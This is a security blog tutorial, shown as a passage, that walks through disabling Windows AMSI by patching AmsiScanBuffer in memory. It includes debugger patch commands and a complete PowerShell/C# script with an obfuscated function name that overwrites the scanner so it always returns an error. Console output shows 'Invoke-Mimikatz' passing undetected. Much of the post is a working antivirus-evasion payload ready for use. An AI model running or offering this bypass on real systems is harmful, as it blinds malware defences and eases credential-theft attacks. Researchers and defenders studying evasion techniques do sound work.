
AmsiScanBuffer returns result 1 when the input is clean and 32768 when the input is found to be malicious.

Let's look into the AmsiScanBuffer function in more detail inside Disassembler (I'm using IDA here).



The actual scanning is performed by the instructions in the left box. The instructions at right is called whenever the arguments passed by the caller is not valid, 80070057h corresponds to `E_INVALIDARG`. And then the function ends.

So we can patch the beginning of AmsiScanBuffer() with the instructions in right box i.e., mov eax, 80070057h; ret. So that whenever AmsiScanBuffer() is called, it returns with the error code instead of performing the actual AMSI Scan. The byte that corresponds to that instruction is `b85700780`



We need to modify the beginning of AmsiScanBuffer with

```
b857000780       mov eax, 80070057h
c3                          ret
```

The bytes that correspond to the above instructions is `b857000780c3`

We need to reverse the bytes because of little endian architecture.

```
0:012> eq amsi!AmsiScanBuffer c380070057b8
0:012> u amsi!AmsiScanBuffer L3
amsi!AmsiScanBuffer:
00007fff`24a035e0 b857000780      mov     eax,80070057h
00007fff`24a035e5 c3              ret
00007fff`24a035e6 0000            add     byte ptr [rax],al
```

As can be seen, now the very first instruction of AmsiScanBuffer has been overwritten.

```
PS C:\Users\User> get-process -name "powershell"

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI
-------  ------    -----      -----     ------     --  --
    629      30    64284      75636       1.53    452   1
    599      28    61988      70712       1.00   3252   1


PS C:\Users\User> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\User>
```

```
C:\Users\User>frida-trace -p 452 -x amsi.dll -i Amsi*
Instrumenting...
AmsiOpenSession: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at "C:\\Users\\User\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
           /* TID 0x2410 */
  5422 ms  AmsiOpenSession()
  5422 ms  AmsiScanBuffer()
  5422 ms  [+] amsiContext: 0x21ffaa77dc0
  5422 ms  [+] buffer: "Invoke-Mimikatz"
  5422 ms  [+] length: 0x22
  5422 ms  [+] contentName 0x21f8000142c
  5422 ms  [+] amsiSession 0x16fb
  5422 ms  [+] result 0x44b20ce738

  5422 ms  [+] Scan Result 0
```

As can be seen, now the result is 0 and AMSI is not triggered when we passed “Invoke-Mimikatz” string in powershell.

We took the help of WinDBG to patch the AmsiScanBuffer function. Many times in real world scenarios we might not have GUI access with windbg or any debugger with privileges to run it. So, there should be some way to programatically patch the functions without using any Debugger, luckily Microsoft has provided several document APIs to interact with it’s platform and various services. We will be leveraging the below Windows APIs to programatically patch the AmsiScanBuffer().

- **LoadLibrary:** To load amsi.dll library in the address space.
- **GetProcAddress:** To retrieve the address of AmsiScanBuffer.

- **VirtualProtect:** To make the address region writable as by default it's RX. We need to make it writable as well so that we can overwrite the instructions and later we'll again make it to RX from RWX.

To make use of these API calls in powershell, we will first define the methods in C# using pinvoke (which allows us to call unmanaged APIs in managed code) and then load the c# into the powershell session using add-type.

```
$code = @"
using System;
using System.Runtime.InteropServices;

public class WinApi {

        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);

        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize,
uint flNewProtect, out int lpflOldProtect);

}"@
```

In the above code, we are first loading the required namespaces. `System.Runtime.InteropServices` is where pinvoke implemented. Then we are defining the signature for each native API, I have taken them from pinvoke.net. We need to load the above C# code inside powershell session using Add-Type.

```
Add-Type $code
```

Now we can use those API calls from inside powershell session.

```
$amsiDll = [WinApi]::LoadLibrary("amsi.dll")
$asbAddr = [WinApi]::GetProcAddress($amsiDll, "Ams"+"iScan"+"Buf"+"fer")
$ret = [Byte[]] ( 0xc3, 0x80, 0x07, 0x00,0x57, 0xb8 )
$out = 0

[WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length, 0x40, [ref] $out)
[System.Runtime.InteropServices.Marshal]::Copy($ret, 0, $asbAddr, $ret.Length)
[WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length, $out, [ref] $null)
```

In the above code, first we are getting the handle to the amsi.dll library then calling GetProcAddress to get the address to the AmsiScanBuffer function inside amsi.dll. Then we are defining a variable named $ret which contains the bytes which will overwrite the very first instructions of AmsiScanBuffer, $out is what will contain the old permission of the memory region returned by VirtualProtect then we are calling VirtualProtect to change the

permission of AmsiScanBuffer region to RWX(0x40) and then using Marshal.Copy to copy bytes from managed memory region to unmanaged and then calling VirtualProtect again to change back the permission of AmsiScanBuffer to previous one which we had stored in $out.

```
Windows Powershell
>> using System.Runtime.InteropServices;
>>
>> public class WinApi {
>>
>> [DllImport("kernel32")]
>> public static extern IntPtr LoadLibrary(string name);
>>
>> [DllImport("kernel32")]
>> public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>
>> [DllImport("kernel32")]
>> public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
>>
>> }
>> "@
PS C:\Users\User> Add-Type $code
PS C:\Users\User> $amsiDll = [WinApi]::LoadLibrary("amsi.dll")
PS C:\Users\User> $asbAddr = [WinApi]::GetProcAddress($amsiDll, "Ams"+"iScan"+"Buf"+"fer")
PS C:\Users\User> $a = "0xB8"
PS C:\Users\User> $b = "0x57"
PS C:\Users\User> $c = "0x00"
PS C:\Users\User> $d = "0x07"
PS C:\Users\User> $e = "0x80"
PS C:\Users\User> $f = "0xC3"
PS C:\Users\User> $ret = [Byte[]] ( $a,$b,$c,$d,$e,$f )
PS C:\Users\User> $out = 0
PS C:\Users\User>
PS C:\Users\User> [WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length, 0x40, [ref] $out)
True
PS C:\Users\User> [System.Runtime.InteropServices.Marshal]::Copy($ret, 0, $asbAddr, $ret.Length)
PS C:\Users\User> [WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length, $out, [ref] $null)
True
```

```
PS C:\Users\User> [System.Runtime.InteropServices.Marshal]::Copy($ret, 0, $asbAddr, $ret.Length)
PS C:\Users\User> [WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length, $out, [ref] $null)
True
PS C:\Users\User>
PS C:\Users\User>
PS C:\Users\User>
PS C:\Users\User>
PS C:\Users\User> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\User> "AmsiUtils"
AmsiUtils
PS C:\Users\User>
```

As can be seen above, now passing “Invoke-Mimikatz” doesn’t trigger amsi alert. If you have attached the powershell session to WinDBG, you can verify if the AmsiScanBuffer was overwritten with our bytes.

Thank you very much for taking your time in reading this. Feel free to reach out to me @dazzyddos for any query or if there’s any correction or addition needed.

```
0:013> u amsi!AmsiScanBuffer
amsi!AmsiScanBuffer:
00007ffb`d81b35e0 b857000780      mov     eax,80070057h
00007ffb`d81b35e5 c3              ret
00007ffb`d81b35e6 084989          or      byte ptr [rcx-77h],cl
00007ffb`d81b35e9 6b1049          imul    edx,dword ptr [rax],49h
00007ffb`d81b35ec 897318          mov     dword ptr [rbx+18h],esi
00007ffb`d81b35ef 57              push    rdi
00007ffb`d81b35f0 4156            push    r14
00007ffb`d81b35f2 4157            push    r15

0:013>
```


Resources and References

https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

https://fluidattacks.com/blog/amsi-bypass/

https://frida.re



Payatu

Get to know more about our process, methodology & team!

☷All Blogs › ✍️Latest Blogs

pranay.b

17-August-2022

Insecure
Deserialization
in Java

Insecure Deserialization in Java

In this blog, we'll see how "Insecure Deserialization" vulnerability arises in Java.

pranay.likhitkar
16-August-2022

SSH
Tunneling

SSH Port Forwarding and Tunnelling - 101

SSH Port Forwarding / Tunnelling creates a secure connection between a local computer and a remote machine through which services can be relayed.


arjuns
4-August-2022

Authorization flaws for researcher

Common authorization flaws that exist on web application.

Subscribe to Our Newsletter

or



Follow our Social Media Handles